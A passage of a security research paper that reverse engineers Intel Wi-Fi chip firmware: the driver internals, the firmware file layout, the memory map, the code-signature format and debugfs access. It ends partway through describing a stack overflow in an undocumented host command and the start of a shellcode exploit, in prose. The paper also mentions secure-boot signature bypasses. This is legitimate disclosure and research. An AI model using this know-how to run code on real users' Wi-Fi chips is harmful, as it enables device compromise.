One day in January 2021, Gabriel tried to browse a web application hosted by his laptop using his smartphone. This operation seems simple, but that day, it made his laptop disconnect from the Wi-Fi network, and this was reproducible. As this was quite annoying, he opened his kernel log (listing 1).

```
1  iwlwifi 0000:01:00.0: Start IWL Error Log Dump:
2  iwlwifi 0000:01:00.0: Status: 0x00000100, count: 6
3  iwlwifi 0000:01:00.0: Loaded firmware version: 34.0.1
4  iwlwifi 0000:01:00.0: 0x00000038 | BAD_COMMAND
5  ...
6  iwlwifi 0000:01:00.0: Start IWL Error Log Dump:
7  iwlwifi 0000:01:00.0: Status: 0x00000100, count: 7
8  iwlwifi 0000:01:00.0: 0x00000070 | ADVANCED_SYSASSERT
9  ...
10 iwlwifi 0000:01:00.0: 0x004F01A7 | last host cmd
11 ieee80211 phy0: Hardware restart was requested
```

Listing 1. Messages appearing in Linux kernel log while requesting a web page

The failed assertion (line 8) indicated an issue in the firmware of the Wi-Fi chip. This issue was easy to reproduce and only occurred when both

the smartphone and the laptop were connected to the same Wi-Fi access point. Why is this happening? Can it be exploited, for example to run arbitrary code on the Wi-Fi chip?

This event started an adventure in the internals of Intel Wi-Fi chips. As the interactions between a kernel module and a hardware component can be very complex, the first step was to better understand the Linux kernel module driving the chip. This work quickly led to the code actually loaded on the chip. Nicolas then joined the adventure and developed some tooling, as using IDA disassembler felt too rudimentary. Analyzing the code led to the discovery of a simple vulnerability enabling arbitrary code execution on the Wi-Fi chip.

As the chip was quite old, we also experimented on a more recent laptop, with a more recent Wi-Fi chip. The differences between the chips are presented in figure 1. We did not find the same vulnerability on this chip, and both chips included a mechanism preventing modified firmware from being loaded (by verifying a digital signature). So at first we did not have any way to run arbitrary code on this newer chip.

	First chip	Second chip
Hardware device	Intel Dual Band Wireless AC 8260	Intel Wireless-AC 9560 160MHz
Launch date	Q2 2015	Q4 2017
Firmware file	`iwlwifi-8000C-34.ucode`	`iwlwifi-9000-pu-b0-jf-b0-46.ucode`
Firmware version	`34.0.1`	`46.6f9f215c.0`

Intel website resources: `https://www.intel.com/content/www/us/en/products/sku/86068/intel-dual-band-wirelessac-8260/specifications.html` and `https://www.intel.com/content/www/us/en/products/sku/99446/intel-wirelessac-9560/specifications.html`

Fig. 1. Differences between the two studied Wi-Fi chips

Both Wi-Fi chips expose a rich interface to the Linux kernel. Using it, we managed to dump the code which actually verifies the firmware signature. Analyzing this code quickly led to the discovery of a simple signature verification bypass on the first studied chip. Unfortunately this bypass did not work on the newer chip, even though the root cause of the issue did not appear to be fixed. After some weeks, we found a way to bypass the signature verification on the newer Wi-Fi chip too.

Being able to run arbitrary code on the chip enabled us to gain a more precise understanding of its working. For example, the Wi-Fi firmware is too large to fit in the memory of the chip and a mechanism is

implemented to store code and data in the main system memory. This is what Intel calls the *Paging Memory* in the source code of the Linux kernel module. The content of this memory has to be authenticated in some way, to prevent an attacker on the main operating system from modifying it. In practice, the firmware seems to use a hardware-assisted universal message authentication code to ensure the integrity of each page in this Paging Memory. The details of this mechanism do not seem to be publicly documented anywhere, even though they are key to ensure the security of the chip.

1.2 State of the art and contributions

The first public remote exploits against Wi-Fi were presented in 2007 [9]. The exploited vulnerabilities were found in Linux kernel modules thanks to fuzzing. These modules being open-source and their code quality quite low, multiple vulnerabilities were found in the Wi-Fi kernel modules of major network cards manufacturers. Public analysis of Wi-Fi firmware wasn't a thing at that time, probably because the attack surface of kernel modules was sufficient for attackers to gain access to a remote computer.

In 2010 [8], the reverse engineering of an Ethernet network card firmware led to the discovery of vulnerabilities in the ASF protocol implementation. The researchers successfully gained control of this network card, remotely.

In 2012 [4], the firmware of an Ethernet Broadcom chip was reverse engineered and modified to include a debugger and eventually a backdoor. Broadcom's Ethernet and Wi-Fi firmware aren't encrypted or signed and can thus be patched, allowing dynamic analysis. Public datasheets also help analysis [3, 7]. Vulnerabilities in Broadcom's Wi-Fi chipsets were found and exploited in 2017 [2].

In this article, we'll present the internals of Intel Wi-Fi chips, gained through the reverse engineering of the associated firmware. While the firmware source code isn't available, the Linux kernel module interacting with these PCI chips is open source and is of great help. Links to the Linux kernel sources are specific to the version 5.11 in order to have permalinks.

The main contributions of this article are:

— The publication of an Intel Wi-Fi firmware parsing tool,
— Reverse engineering of Intel Wi-Fi firmware,
— Internals of these firmware,
— Exploitation of vulnerabilities in the secure-boot mechanisms,
— Publication of on-chip instrumentation, tracing and debugging tools.

2 Finding the firmware code

2.1 Discovering iwlwifi

When studying a hardware component such as the Intel Wi-Fi chip, one of the first things to do is to identify which one it is: its model name, revision number, etc. On a laptop which was used to perform experiments, the kernel log indicated the presence of an Intel Wireless-AC 9560 chip handled by `iwlwifi`, the Linux kernel module for Intel Wireless Wi-Fi (listing 2).

```
1 iwlwifi 0000:00:14.3: Detected Intel(R) Wireless-AC 9560 160MHz,
2     REV=0x318
```

Listing 2. Extract of kernel log showing information about the Wi-Fi chip

In practice, four kernel modules are used to implement the Wi-Fi feature with this chip, in Linux 5.11:

— `iwlwifi` [1] handles the hardware interface (through the PCIe bus) with the chip.
— `iwlmvm` [2] implements some higher-level interface to the firmware of chips using MVM (which seems to be an acronym for multi-virtual MAC).
— `mac80211` [3] implements a IEEE 802.11 (Wi-Fi) networking stack in Linux.
— `cfg80211` [4] provides a configuration interface to user-space programs.

The modules `iwlwifi` and `iwlmvm` support many versions of Intel Wi-Fi chips. To identify which version is used, these modules use the PCI device ID. The studied chip uses a PCI device ID `9df0` (listing 3), which is mapped to a structure named `iwl9560_trans_cfg` in `iwlwifi`.[5]

```
1 $ lspci -nn -s 00:14.3
2 00:14.3 Network controller [0280]: Intel Corporation Cannon Point-LP
      CNVi [Wireless-AC] [8086:9df0] (rev 30)
```

Listing 3. Requesting the PCI device ID using lspci

[1] https://elixir.bootlin.com/linux/v5.11/source/drivers/net/wireless/intel/iwlwifi
[2] https://elixir.bootlin.com/linux/v5.11/source/drivers/net/wireless/intel/iwlwifi/mvm
[3] https://elixir.bootlin.com/linux/v5.11/source/net/mac80211
[4] https://elixir.bootlin.com/linux/v5.11/source/net/wireless
[5] https://elixir.bootlin.com/linux/v5.11/source/drivers/net/wireless/intel/iwlwifi/pcie/drv.c#L463

To communicate with the chip, `iwlwifi` configures the first Base Address Register (BAR) of the PCIe interface, using functions `pcim_iomap_regions_request_all` and `pcim_iomap_table`.[6] This is a standard way of communicating with a PCIe chip using Memory-Mapped Input/Output (MMIO). After configuring this interface, the kernel module uses it to retrieve some hardware revision information. Then, at some point, the function `iwl_request_firmware`[7] tries to load a file named `iwlwifi-9000-pu-b0-jf-b0-{API}.ucode`[8] where `{API}` is a number identifying the interface version of the firmware. At the time of the study, the Linux firmware repository[9] contained 6 such files, with numbers between 33 and 46. To study the correct firmware, it was necessary to find out which one was actually loaded. And this information was actually written in the kernel log (listing 4)!

```
1 iwlwifi 0000:00:14.3: loaded firmware version 46.6f9f215c.0
2     9000-pu-b0-jf-b0-46.ucode op_mode iwlmvm
```

Listing 4. Extract of kernel log showing the chosen firmware file

2.2 Dissecting the firmware file

In the hardware world, some devices receive their firmware directly, as an opaque blob, without much analysis from the operating system. The studied Intel Wi-Fi chips are not like these devices. Instead, their firmware files are first decoded by `iwlwifi` and only some parts are actually sent to the chips.

In the kernel module, the function which parses the firmware file is named `iwl_parse_tlv_firmware`.[10] It parses a header followed by a series of Type-Length-Value entries (TLV) containing much information.

The firmware we studied in the experiments is available on `https://git.kernel.org/pub/scm/linux/kernel/git/firmware/linux-firmware.git/tree/iwlwifi-9000-pu-b0-jf-b0-46.ucode?`

[6] `https://elixir.bootlin.com/linux/v5.11/source/drivers/net/wireless/intel/iwlwifi/pcie/trans.c#L3455`

[7] `https://elixir.bootlin.com/linux/v5.11/source/drivers/net/wireless/intel/iwlwifi/iwl-drv.c#L160`

[8] `https://elixir.bootlin.com/linux/v5.11/source/drivers/net/wireless/intel/iwlwifi/cfg/9000.c#L29`

[9] `https://git.kernel.org/pub/scm/linux/kernel/git/firmware/linux-firmware.git/tree/?h=20211216`

[10] `https://elixir.bootlin.com/linux/v5.11/source/drivers/net/wireless/intel/iwlwifi/iwl-drv.c#L554`

h=20210511&id=4f549062619750e76f3155fc50b5c0f6529eed8a. This web page gives the ASCII representation of the firmware, which starts with the header containing a version string IWL.release/core43::6f9f215c.

After the header, each entry of the file starts with a type which is an item of enum iwl_ucode_tlv_type.[11] The actual code which is loaded on the chip is contained in entries with type IWL_UCODE_TLV_SEC_RT and IWL_UCODE_TLV_SEC_INIT (and a few other ones not described here). Each such entry defines a memory *section* (hence the _SEC_ in the name) of the loaded firmware and starts with a 32-bit load address (in Little Endian bit order) followed by the content.

For example, in the studied firmware file, the bytes at offset 0x2f4 are 13000000 bc020000 00404000 06000000 a1000000. This defines a TLV entry of type 0x13=IWL_UCODE_TLV_SEC_RT with 0x2bc bytes. This type enables to decode the remaining bytes as the definition of a firmware section at the address 0x00404000 which starts with the bytes 06000000 a1000000.

Plugging everything together leads to finding the sections presented in listing 5.

```
1  SEC_RT    00404000..004042b8 (0x2b8=696 bytes)
2  SEC_RT    00800000..00818000 (0x18000=98304 bytes)
3  SEC_RT    00000000..00038000 (0x38000=229376 bytes)
4  SEC_RT    00456000..0048d874 (0x37874=227444 bytes)
5  SEC_INIT  00404000..004042c8 (0x2c8=712 bytes)
6  SEC_INIT  00800000..008179c0 (0x179c0=96704 bytes)
7  SEC_INIT  00000000..00024ee8 (0x24ee8=151272 bytes)
8  SEC_INIT  00456000..00471d04 (0x1bd04=113924 bytes)
9  SEC_INIT  00410000..00417100 (0x7100=28928 bytes)
10 SEC_RT    ffffcccc..ffffccd0 (0x4=4 bytes)
11 SEC_RT    00405000..004052b8 (0x2b8=696 bytes)
12 ...
```

Listing 5. Raw decoding of the sections in the firmware file

This listing contains some strange entries. For example, some SEC_INIT sections (used at initialization time) seem to be inserted between two sets of SET_RT sections (used for runtime) and the entry for ffffcccc seems off. The iwlwifi kernel module contains a macro which defines this last value as a separator between CPU1 and CPU2 (listing 6).[12] Indeed the studied W-Fi chip contains two processors named *UMAC* and *LMAC*! In literature, *MAC* usually means *Medium Access Controller* and is a layer of

[11] https://elixir.bootlin.com/linux/v5.11/source/drivers/net/wireless/intel/iwlwifi/fw/file.h#L47

[12] https://elixir.bootlin.com/linux/v5.11/source/drivers/net/wireless/intel/iwlwifi/fw/file.h#L461

a network stack. According to Wi-Fi-related documents,[13] it seems *UMAC* means *Upper MAC* while *LMAC* means *Lower MAC*. These documents also give an overview of how these abstraction layers seem to be stacked in Intel Wi-Fi chips (see listing 7).

```
#define CPU1_CPU2_SEPARATOR_SECTION 0xFFFFCCCC
#define PAGING_SEPARATOR_SECTION    0xAAAABBBB
```

Listing 6. Definitions of section separators

```
----------------------------------------+-----------------
  UMAC (Upper Medium Access Controller) | Host Interfaces
----------------------------------------+-----------------
           LMAC (Lower Medium Access Controller)
------------------------------------------------------------
                   PHY (Physical layer)
------------------------------------------------------------
                       Wi-Fi Antenna
------------------------------------------------------------
```

Listing 7. Stack of layers in the Wi-Fi chip (the host communicates with both UMAC and LMAC)

`iwlwifi` also defines the notion of *Paging Memory*. The sections in this *Paging Memory* are loaded using an interface different from the other sections and described later in this article (cf. section 4.1).

All this knowledge gives a better understanding on how the sections are grouped in the firmware file (listing 8).

```
Runtime code for CPU 1 (LMAC):
    SEC_RT    00404000..004042b8 (0x2b8=696 bytes)
    SEC_RT    00800000..00818000 (0x18000=98304 bytes)
    SEC_RT    00000000..00038000 (0x38000=229376 bytes)
    SEC_RT    00456000..0048d874 (0x37874=227444 bytes)

Initialization code for CPU 1 (LMAC):
    SEC_INIT  00404000..004042c8 (0x2c8=712 bytes)
    SEC_INIT  00800000..008179c0 (0x179c0=96704 bytes)
    SEC_INIT  00000000..00024ee8 (0x24ee8=151272 bytes)
    SEC_INIT  00456000..00471d04 (0x1bd04=113924 bytes)
    SEC_INIT  00410000..00417100 (0x7100=28928 bytes)

Runtime code for CPU 2 (UMAC):
    SEC_RT  CPU1_CPU2_SEPARATOR_SECTION ("cc cc ff ff 00 00 00 00")
    SEC_RT    00405000..004052b8 (0x2b8=696 bytes)
    SEC_RT    c0080000..c0090000 (0x10000=65536 bytes)
    SEC_RT    c0880000..c0888000 (0x8000=32768 bytes)
    SEC_RT    80448000..80455ad4 (0xdad4=56020 bytes)
```

[13] https://www.design-reuse.com/articles/39101/reusable-mac-design-for-various-wireless-connectivity-protocols.html

```
20
21 Paging code for CPU 2 (UMAC):
22     SEC_RT  PAGING_SEPARATOR_SECTION ("bb bb aa aa 00 00 00 00")
23     SEC_RT    00000000..00000298 (0x298=664 bytes)
24     SEC_RT    01000000..0103b000 (0x3b000=241664 bytes)
25
26 Initialization code for CPU 2 (UMAC):
27     SEC_RT  CPU1_CPU2_SEPARATOR_SECTION ("cc cc ff ff 00 00 00 00")
28     SEC_INIT  00405000..004052b8 (0x2b8=696 bytes)
29     SEC_INIT  c0080000..c0090000 (0x10000=65536 bytes)
30     SEC_INIT  c0880000..c0888000 (0x8000=32768 bytes)
31     SEC_INIT  80448000..80455ad4 (0xdad4=56020 bytes)
```

Listing 8. Decoding of the sections in the firmware file, grouped by kind

2.3 Mapping the memory layout

There are some oddities in the list of the firmware sections presented in listing 8. One of them is that some addresses start with `80` or `c0` instead of `00`. Again, the Linux source code greatly helps to understand what is going on: it defines `FW_ADDR_CACHE_CONTROL` to `0xC0000000` [14] and uses this value to mask the high bits out of some addresses.

During the study we first used these addresses as-is. At some point we stumbled upon the ARC700 Memory Management Unit (MMU) and found in its reference manual [1]:

> The build configuration register `DATA_UNCACHED` (`0x6A`) describes the Data Uncached region. Memory operations that access this region will always be uncached. Instruction fetches that access the same region will, however, be cached as this region relates to data only.
>
> This region, which is only present in builds with an MMU, is fixed to the upper 1 GB of the memory map. As the upper 2 GB of the memory is the un-translated memory region, the Data Uncached region is consequently both uncached and un-translated. This makes this region suitable for e.g. peripherals. Note that this region is active even if the MMU is disabled.

Addresses starting with `c0` are located in the upper 1 GB of the chip memory and are therefore uncached and un-translated references to the memory located at the address given by the remaining bits. And addresses starting with `80`, located in the upper 2 GB of the memory, can be cached

[14] `https://elixir.bootlin.com/linux/v5.11/source/drivers/net/wireless/intel/iwlwifi/iwl-drv.c#L552`

but are never translated by the MMU. For example, the section loaded at address `c0080000` is in fact loaded at physical address `00080000` and uses high bits in order to bypass the MMU translation. This is illustrated in figure 2.




Fig. 2. Virtual and physical address spaces of ARC700 microcontrollers

Moreover `iwlwifi`'s code contains references to the address of two Data Close Coupled Memories (DCCM) and a Static RAM Memory (SMEM).[15] This enables writing a map of the memory layout used by the Wi-Fi chip, presented in figure 3. This figure includes some components which are presented later in this document.

2.4 Verifying the signature

Is it possible to run arbitrary code on the Wi-Fi chip by modifying the firmware file? Now that the layout of the file has been presented, it is possible to try modifying any byte in a section. Doing so triggers a failure reported by `iwlwifi` and prevents the loaded firmware from starting (listing 9).

```
1 iwlwifi 0000:00:14.3: SecBoot CPU1 Status: 0x3030003,
2     CPU2 Status: 0x0
```

Listing 9. Error message seen in the kernel log with a modified firmware

[15] `https://elixir.bootlin.com/linux/v5.11/source/drivers/net/wireless/intel/iwlwifi/cfg/9000.c#L21`

00000000..00100000	Executable memory (maximum 1 MB)
00000000..00038000	Code used by CPU 1 (LMAC)
00060000..000611ca	Loader code which enforces Secure Boot
00061e00..00061f00	Loader Secure Boot RSA public key
00080000..00090000	Code used by CPU 2 (UMAC)
00400000..00490000	SRAM (Static RAM, 576 KB)
00401000..00403000	Loader data, including its stack
00404000..004042c8	Code Signature Section for CPU 1 (LMAC)
00405000..004052b8	Code Signature Section for CPU 2 (UMAC)
00410000..00417100	Code used by CPU 1 Initialization (LMAC)
00422000..00448000	Pages used by CPU 2 (UMAC)
00448000..00455ad4	Code and data used by CPU 2 (UMAC)
00456000..0048d874	Code and data used by CPU 1 (LMAC)
0048f000..00490000	Sensitive data used by CPU 2 (UMAC, external read access is denied)
00800000..00818000	DCCM (Data Close Coupled Memory, 96 KB) (data used by CPU 1, LMAC)
00816000..00817000	Stack for LMAC CPU (4096 bytes)
00880000..00888000	DCCM 2 (32 KB) (data used by CPU 2, UMAC)
00886014..00886334	Stack for task `IDLE` (800 bytes)
00886334..00886d34	Stack for task `MAIN` (2560 bytes)
00886d34..00887734	Stack for task `BACKGROUND` (2560 bytes)
00887734..00887ffc	Stack for interrupt handlers (2248 bytes)
00a00000..00b00000	Hardware Registers (for peripherals)
00a03088..00a0308c	Feature flags, including debug mode
00a04c00..00a04c84	Access bits for memory regions
00a24800..00a24b00	RSA2048 coprocessor
00a25000..00a25060	SHA256 coprocessor
00a38000..00a40000	NVM (Non-Volatile Memory)

Fig. 3. Map of the physical memory layout used by the studied Wi-Fi chip

In the error message, `SecBoot` likely means *Secure Boot*, a technology used to ensure that only authorized code can run on a platform. How is the firmware authenticated? Usually there is some kind of signature, which is verified against a public key.

Looking at the sections from listing 8 again, they can be grouped in five parts where each starts with a small section, located at address `0x00404000` for the LMAC CPU, at `0x00405000` for the UMAC CPU and at `0x00000000` for the paging memory. This section is not parsed by `iwlwifi` but it is small enough to be able to guess its layout:

— `0x30` bytes: header, including the build date at offset `0x14` (for example the bytes `28 01 21 20` encode the date 2021-01-28)
— `0x50` bytes: zeros (probably some padding)

— `0x100` bytes: RSA-2048 modulus, in Little Endian
— 4 bytes: RSA exponent, always `0x10001`
— `0x100` bytes: RSA-2048 signature, in Little Endian
— 4 bytes: number of other sections of the group, in Little Endian
— For other sections of the group: `0x10` bytes containing four 32-bit Little Endian integers `{7, size + 8, address, size}`

The signature is a RSA PKCS#1 v1.5 signature using SHA256 on the content of every section, including the small first one without the signature field. This confirms that the code loaded on the chip is actually signed.

By the way, even though `iwlwifi` does not parse the small section, it includes some references to something named *CSS*. The meaning of this acronym is not documented but it likely is *Code Signature Section*.

This section contains the public key used to verify the signature. Compared to usual secure boot implementations, this is normal. Indeed, some chips only contain a fingerprint of the public key, for example in their fuses, and verify that the given public key matches this fingerprint. In this case the public key has to be provided. But some chips could forget to check the public key, which would enable attackers to easily bypass the authentication. With the studied Intel Wi-Fi chip, modifying the firmware and re-signing it with a custom key did not work (and triggered the same error as in listing 9).

2.5 Extracting the firmware code

The previous parts detailed the content of a firmware file, the layout of the memory and the way the code was authenticated. This knowledge is more than enough to extract the code which actually runs on the chip. A last question remains before beginning to analyze it: which Instruction Set Architecture (ISA) is the code using? A few years ago a tool named `cpu_rec.py` was published exactly for this kind of need [5]. It guessed that the code used the ARCompact instruction set. This instruction set was supported by IDA Pro disassembler and the generated assembly code seemed to be meaningful.

Moreover, when downloading the Intel Windows drivers,[16] the archives contain a text file `express_logic_threadx.txt` describing license amendments for Express Logic ThreadX (listing 10). This file indicates that wireless connectivity solutions developed by Intel could use ARC 605, ARC7 and ARC6, which belong to the ARCompact family.

[16] `https://www.intel.com/content/www/us/en/download/18231/intel-proset-wireless-software-and-drivers-for-it-admins.html` (accessed on 2022-01-17)

```
Express Logic ThreadX License Amendment / Addendum Summary
[...]
1/9/2008
    Adds ARC 605
[...]
7/11/1012
    Modifications made by this amendment apply only to Intel group
        that develops wireless connectivity solutions
    Adds ARC7
[...]
6/16/2013
    Retroactively replaces ARM7 (Amendment 4) with ARC6
```

Listing 10. Extract of `express_logic_threadx.txt`

To better understand the logic of the firmware, support for these instruction sets was added to Ghidra. This work was already presented at SSTIC 2021 [6].

3 Vulnerability Research

3.1 Executing arbitrary code

Talking to the Wi-Fi chip through debugfs The previous parts focused on static analysis, using files and source code. When analyzing a system, it is useful to also have some way to query its state, debug some code, etc. For Intel's Wi-Fi chip, `iwlwifi` and `iwlmvm` modules expose many files in the debug filesystem. For example, `iwlmvm/fw_ver` contains information about the firmware which was loaded (listing 11).

```
$ DBGFS=/sys/kernel/debug/iwlwifi/0000:00:14.3
$ cat $DBGFS/iwlmvm/fw_ver
FW prefix: iwlwifi-9000-pu-b0-jf-b0-
FW: release/core43::6f9f215c
Device: Intel(R) Wireless-AC 9560 160MHz
Bus: pci
```

Listing 11. Reading the firmware version from Linux debugfs

Among these files, `iwlmvm/mem` enables reading the memory of the Wi-Fi chip (listing 12)!

```
$ dd if=$DBGFS/iwlmvm/mem bs=1 count=128 |xxd
00000000: 2020 800f 0000 4000 2020 800f 0300 e474    ....@.  .....t
00000010: 2020 800f 0300 3837 2020 800f 0000 c819    ....87  ......
00000020: 6920 0000 6920 4000 6920 0000 6920 4000  i ..i @.i ..i @.
00000030: 2020 800f 4700 14b6 6920 0000 6920 4000    ..G...i ..i @.
00000040: 6920 0000 4a20 0000 4a21 0000 4a22 0000  i ..J ..J!..J"..
00000050: 4a23 0000 4a24 0000 4a25 0000 4a26 0000  J#..J$..J%..J&..
00000060: 4a27 0000 4a20 0010 4a21 0010 4a22 0010  J'..J ..J!..J"..
```

```
00000070: 4a23 0010 4a24 0010 4a25 0010 4a26 0010  J#..J$..J%..J&..
```

Listing 12. Reading the beginning of the chip memory

The kernel module also implements write operations with `iwlmvm/mem` but they do not seem to work. During the study we discovered that some Wi-Fi chips could be booted in *debug mode*, where writing to `iwlmvm/mem` would work fine. However, we only had access to Wi-Fi chips in *production mode*, where writing the memory was forbidden.

The debug filesystem also provides another way to read the chip memory with a file named `iwlmvm/sram`. This interface provided by this file only allows reading data from the chip, not writing to it.

Back to the debug filesystem, another file interested us, `iwlmvm/prph_reg`. The Wi-Fi chip contains many peripheral registers (sometimes called *hardware registers*) located at addresses `0x00a*****` and this file enabled reading them. Such registers would usually contain state information, but in the case of the studied Wi-Fi chip, they also included the current Program Counter (`pc`) of the processors! The address of these interesting registers are defined in Linux[17] (listing 13). Even though three `pc` registers are defined, only the first two contain non-zero values on the studied Wi-Fi chip (listing 14): one for the UMAC processor and another for the LMAC processor, which this document described previously (in section 2.2).

```
#define UREG_UMAC_CURRENT_PC    0xa05c18
#define UREG_LMAC1_CURRENT_PC   0xa05c1c
#define UREG_LMAC2_CURRENT_PC   0xa05c20
```

Listing 13. Definitions of program counter registers in Linux

```
$ echo 0xa05c18 > $DBGFS/iwlmvm/prph_reg
$ cat $DBGFS/iwlmvm/prph_reg
Reg 0xa05c18: (0xc0084f40)

$ echo 0xa05c1c > $DBGFS/iwlmvm/prph_reg
$ cat $DBGFS/iwlmvm/prph_reg
Reg 0xa05c1c: (0xb552)

$ echo 0xa05c20 > $DBGFS/iwlmvm/prph_reg
$ cat $DBGFS/iwlmvm/prph_reg
Reg 0xa05c20: (0x0)
```

Listing 14. Reading the values of program counter registers

[17] https://elixir.bootlin.com/linux/v5.11/source/drivers/net/wireless/intel/iwlwifi/iwl-prph.h#L373

Talking to the Wi-Fi chip through PCIe The previous section described very useful files in the Linux debug filesystem. How are they actually implemented? More precisely, how is the operating system (Linux) able to read the memory and the peripheral registers of the Wi-Fi chip? Answering these questions is important to understand the security boundaries and how running arbitrary code on the chip is prevented.

Reading `iwlmvm/prph_reg` makes the Linux kernel execute the function `iwl_trans_pcie_read_prph`.[18] A simplified implementation of this function is presented in listing 15.

```
1  // drivers/net/wireless/intel/iwlwifi/iwl-csr.h
2  /*
3   * HBUS (Host-side Bus)
4   *
5   * HBUS registers are mapped directly into PCI bus space, but are
6   * used to indirectly access device's internal memory or registers
7   * that may be powered-down.
8   */
9  #define HBUS_BASE   (0x400)
10
11 /*
12  * Registers for accessing device's internal peripheral registers
13  * (e.g. SCD, BSM, etc.).  First write to address register,
14  * then read from or write to data register to complete the job.
15  * Bit usage for address registers (read or write):
16  *  0-15:  register address (offset) within device
17  * 24-25:  (# bytes - 1) to read or write (e.g. 3 for dword)
18  */
19 #define HBUS_TARG_PRPH_WADDR    (HBUS_BASE+0x044)
20 #define HBUS_TARG_PRPH_RADDR    (HBUS_BASE+0x048)
21 #define HBUS_TARG_PRPH_WDAT     (HBUS_BASE+0x04c)
22 #define HBUS_TARG_PRPH_RDAT     (HBUS_BASE+0x050)
23
24 // drivers/net/wireless/intel/iwlwifi/pcie/trans.c
25 u32 iwl_trans_pcie_read_prph(struct iwl_trans *trans, u32 reg) {
26  // Here, 0x03000000 means "read 3+1 = 4 bytes"
27  reg = 0x03000000 | (reg & 0x000FFFFF);
28
29  // hw_base address mapping the MMIO space of the PCIe endpoint
30  writel(reg, trans->trans_specific->hw_base + HBUS_TARG_PRPH_RADDR);
31  return readl(trans->trans_specific->hw_base + HBUS_TARG_PRPH_RDAT);
32 }
```

Listing 15. Implementation of iwl_trans_pcie_read_prph

In short, `iwl_trans_pcie_read_prph` writes a normalized register index to some offset of the MMIO space (line 30 of listing 15) and reads back a 32-bit value from another offset (line 31). These offsets are documented as being part of a *Host-side Bus* interface (HBUS) and the underlying

[18] https://elixir.bootlin.com/linux/v5.11/source/drivers/net/wireless/intel/iwlwifi/pcie/trans.c#L1833

implementation seems to be directly in hardware (it does not involve the firmware). This impression is strengthened by the fact that this interface can be used to read the program counters of the chip processors. Doing so shows values which change so much that this indicates that neither the UMAC or the LMAC processor is executing code to process host requests to read peripheral register values. This interface is described in figure 4.

`iwlwifi` also defines offsets (macros `HBUS_TARG_MEM_RADDR`, `HBUS_TARG_MEM_RDAT`, etc.) and functions (`iwl_trans_pcie_read_mem` and `iwl_trans_pcie_write_mem`) to access the chip memory. Of course these functions cannot be used to write to arbitrary memory locations at runtime but their use by functions such as `iwl_trans_pcie_txq_enable` indicates that some regions of the firmware are indeed writable from Linux.




Fig. 4. Interaction between Linux debug filesystem and the Wi-Fi chip

Nevertheless, `iwlmvm/mem` in the debug filesystem does not use this interface. Instead the implementation of the read operation (in function `iwl_dbgfs_mem_read`[19]) boils down to calling `iwl_mvm_send_cmd(mvm, &hcmd);` with a *host command* in the parameter `hcmd`. This function calls `iwl_trans_pcie_send_hcmd` to enqueue a command in queues that the Wi-Fi chip reads using Direct Memory Access (DMA). This interface is shared with every command that the Linux kernel sends to the chip

[19] `https://elixir.bootlin.com/linux/v5.11/source/drivers/net/wireless/intel/iwlwifi/mvm/debugfs.c#L1799`

(for example to request scanning access points, to configure some radio properties, etc.) and we can expect that messages sent through it are processed by the firmware.

When `iwlwifi` and `iwlmvm` prepare a command for the Wi-Fi chip, they use a structure named `iwl_host_cmd` [20] where they fill the command ID and parameters. The identifiers consist of two bytes, defining a group of commands (enum `iwl_mvm_command_groups` [21]) and a command inside a group. For example, the command used to read memory is:

— group `DEBUG_GROUP = 0xf`,
— command `LMAC_RD_WR = 0` or `UMAC_RD_WR = 1`, to read memory from the LMAC or the UMAC processor.

This identifier is packed into a 4-byte structure `iwl_cmd_header` [22] before being sent to the chip. With this information, it should be possible to find the code processing such commands in the firmware.

Arbitrary Code Execution The host manages the chip through a set of commands mentioned previously. The command IDs as well as the associated request and response structures are declared in the kernel module source code.

The firmware implementation of these commands was reverse-engineered, allowing us to find undocumented commands. One of these commands (of ID `0xf1`) receives host data in 2 steps:

1. A first structure made of a size and a flag (`struct input { size_t count; int flag; }`) is received. The size field is actually the expected size of the next received data.
2. Data is then read directly on the stack, leading to a stack overflow if the size specified in the first command is larger than the size of the stack buffer.

In order to trigger the vulnerability, we based our exploit on `ftrace-hook`. It allows sending arbitrary commands to the chip by hijacking a single function from the Linux module: `iwl_mvm_send_cmd()`. The exploit works in 2 steps:

[20] `https://elixir.bootlin.com/linux/v5.11/source/drivers/net/wireless/intel/iwlwifi/iwl-trans.h#L207`
[21] `https://elixir.bootlin.com/linux/v5.11/source/drivers/net/wireless/intel/iwlwifi/fw/api/commands.h#L32`
[22] `https://elixir.bootlin.com/linux/v5.11/source/drivers/net/wireless/intel/iwlwifi/fw/api/cmdhdr.h#L65`

1. A shellcode is first put somewhere at a fixed address in the heap of the firmware using legit commands. Reverse engineering allowed us to discover a few commands which copy large amounts of data from the host to the heap without alteration, for later use. Optionally, the debugfs mechanism can be used to ensure that the shellcode is indeed written to the expected address.
